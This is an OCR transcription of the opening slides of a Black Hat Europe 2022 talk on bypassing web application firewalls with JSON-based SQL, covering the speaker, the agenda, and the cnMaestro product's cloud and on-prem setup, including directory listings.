black hat EUROPE 2022

DECEMBER 7-8, 2022

BRIEFINGS

{JS-ON: Security-OFF}: Abusing JSON-Based SQL Queries

Noam Moshe @ Claroty Team82

whoami

- Vulnerability researcher @ **Claroty Team82**
- Mainly research IoT and OT environments
- Hacking Clouds is my pleasure in life
- Participated in Hacking Competitions and Conferences including Pwn2Own (we are actually competing right now)

Agenda


- Getting stuck with a zero-day you can’t exploit because of cloud protection (WAF)
- The process of developing a generic WAF bypass
- Exploring JSON implementation in SQL
- Vulnerabilities and bypasses we discovered
- Showcasing tools

Cambium Networks

- We were reviewing Cambium Networks cnMaestro - a management solution for wireless access point devices
- **cnMaestro** comes in two flavors - on-prem and cloud version

Cambium XV2-2 Indoor Dual-Radio WiFi 6 2x2 Access Point

Cambium Networks



https://ap-ne1-s1-epkfkdygc1.cloud.cambiumnetworks.com/#/0/home-view/system/dashboard/

cnMaestro — Mohit Kalra, MOHIT_TRAINING

Networks | Wi-Fi AP Groups

- System
  - default
  - Kuala Lumpur
  - Melbourne_Network
  - SanJose_Network
  - Sydney_Network

System

Details

NETWORKS	5
TOWERS	2
SITES	5
AP GROUPS	12
WLANS	12
CLIENTS	5
MESH PEERS	0
USERS	3

Top Alarms


No Alarms

NAME	TOTAL	DOWN	DEVICES BY TYPE	ALARMS
SanJose_Network	7	0		0
default	0	0		0
Sydney_Network	0	0		0
Kuala Lumpur	0	0		0
Melbourne_Network	0	0		0

● PMP ● ePMP ● Wi-Fi


Cambium Networks

- **On-Premise Deployment** - dedicated cnMaestro server hosted and managed by the organization
- **Cloud Deployment** - hosted on Cambium Networks cloud infrastructure. All instances of cnMaestro are hosted on Amazon AWS Cloud, under Cambium's organization in a multi-tenant architecture.



Cloud Deployment

- Cambium offers a similar multi-tenant service hosted on AWS cloud
- Everyone can register and claim their device



cnMaestro™
Network Management for the Wireless Fabric
Monitor. Operate. Configure. Manage.
Sign In
Register

Cloud Deployment

- For each cloud user, a unique cnMaestro instance is created and hosted on AWS
- A client can access their instance using this URL scheme:


`https://us-e1-sXX-ABCDEFGHIJ.cloud.cambiumnetworks.com`

🟪 `Constant Part`

🟦 `Random Part`

On-Prem Deployment

- Research the on-prem solution
- Luckily for us - the download link is on their site :)




cnMaestro X – 90 Day Free Trial


Advanced management features of cnMaestro

Features Overview


- So we downloaded the solution and started exploring it
- Inside was an OVA containing an image of a Linux distribution




```
total 89K
drwxr-xr-x  22 root  root 4.0K Mar 30  2021 .
drwxr-xr-x  22 root  root 4.0K Mar 30  2021 ..
drwxr-xr-x   2 root  root 4.0K Mar 30  2021 bin
drwxr-xr-x   5 root  root 1.0K Mar 30  2021 boot
drwxr-xr-x  18 root  root 4.2K Nov 14 14:00 dev
drwxr-xr-x 105 root  root 4.0K Nov 14 14:00 etc
drwxr-xr-x   7 root  root 4.0K Mar 30  2021 home
lrwxrwxrwx   1 root  root   32 Mar 30  2021 initrd.img.old -> boot/initrd.
drwxr-xr-x  21 root  root 4.0K Mar 30  2021 lib
drwxr-xr-x   2 root  root 4.0K Mar 22  2021 lib64
drwx------   2 root  root  16K Mar 22  2021 lost+found
drwxr-xr-x   3 root  root 4.0K Mar 22  2021 media
drwxr-xr-x   5 root  root 4.0K Mar 22  2021 mnt
drwxr-xr-x   7 root  root 4.0K Mar 30  2021 opt
dr-xr-xr-x 233 root  root    0 Nov 14 14:00 proc
drwx------   5 root  root 4.0K Mar 30  2021 root
drwxr-xr-x  24 root  root  900 Nov 14 14:01 run
drwxr-xr-x   2 root  root  12K Mar 30  2021 sbin
drwxr-xr-x   8 root  root 4.0K Mar 30  2021 srv
dr-xr-xr-x  13 root  root    0 Nov 14 14:00 sys
drwxrwxrwt  12 nginx root 4.0K Nov 14 14:02 tmp
drwxr-xr-x  10 root  root 4.0K Mar 22  2021 usr
drwxr-xr-x  12 root  root 4.0K Mar 22  2021 var
lrwxrwxrwx   1 root  root   31 Mar 30  2021 vmlinuz -> boot/vmlinuz-4.15.0
lrwxrwxrwx   1 root  root   29 Mar 30  2021 vmlinuz.old -> boot/vmlinuz-5.
cambium@cnmaestro:~$ ls -la  /opt/
total 28
drwxr-xr-x  7 root root 4096 Mar 30  2021 .
drwxr-xr-x 22 root root 4096 Mar 30  2021 ..
drwxrwxr-x  6 root root 4096 Mar 30  2021 cambium
lrwxrwxrwx  1 root root   18 Mar 30  2021 cnmaestro -> /srv/files/company
drwxr-xr-x  3 root root 4096 Mar 30  2021 cnmaestro-mon8zn
drwxr-xr-x  3 root root 4096 Mar 22  2021 cnmaestro-nginx
drwxr-xr-x  4 root root 4096 Mar 30  2021 cnmaestro-router
drwxr-xr-x  4 root root 4096 Mar 30  2021 cnmaestro-server
cambium@cnmaestro:~$
```



```
total 89K
drwxr-xr-x  22 root  root 4.0K Mar 30  2021 .
drwxr-xr-x  22 root  root 4.0K Mar 30  2021 ..
drwxr-xr-x   2 root  root 4.0K Mar 30  2021 bin
drwxr-xr-x   5 root  root 1.0K Mar 30  2021 boot
drwxr-xr-x  18 root  root 4.2K Nov 14 14:00 dev
drwxr-xr-x 105 root  root 4.0K Nov 14 14:00 etc
drwxr-xr-x   7 root  root 4.0K Mar 30  2021 home
lrwxrwxrwx   1 root  root   32 Mar 30  2021 initrd.img.old -> boot/initrd.
drwxr-xr-x  21 root  root 4.0K Mar 30  2021 lib
drwxr-xr-x   2 root  root 4.0K Mar 22  2021 lib64
drwx------   2 root  root  16K Mar 22  2021 lost+found
drwxr-xr-x   3 root  root 4.0K Mar 22  2021 media
drwxr-xr-x   5 root  root 4.0K Mar 22  2021 mnt
drwxr-xr-x   7 root  root 4.0K Mar 30  2021 opt
```




```
cambium@cnmaestro:~$ ls -la  /opt/
total 28
drwxr-xr-x  7 root root 4096 Mar 30  2021 .
drwxr-xr-x 22 root root 4096 Mar 30  2021 ..
drwxrwxr-x  6 root root 4096 Mar 30  2021 cambium
lrwxrwxrwx  1 root root   18 Mar 30  2021 cnmaestro -> /srv/files/company
drwxr-xr-x  3 root root 4096 Mar 30  2021 cnmaestro-mon8zn
drwxr-xr-x  3 root root 4096 Mar 22  2021 cnmaestro-nginx
drwxr-xr-x  4 root root 4096 Mar 30  2021 cnmaestro-router
drwxr-xr-x  4 root root 4096 Mar 30  2021 cnmaestro-server
cambium@cnmaestro:~$
```



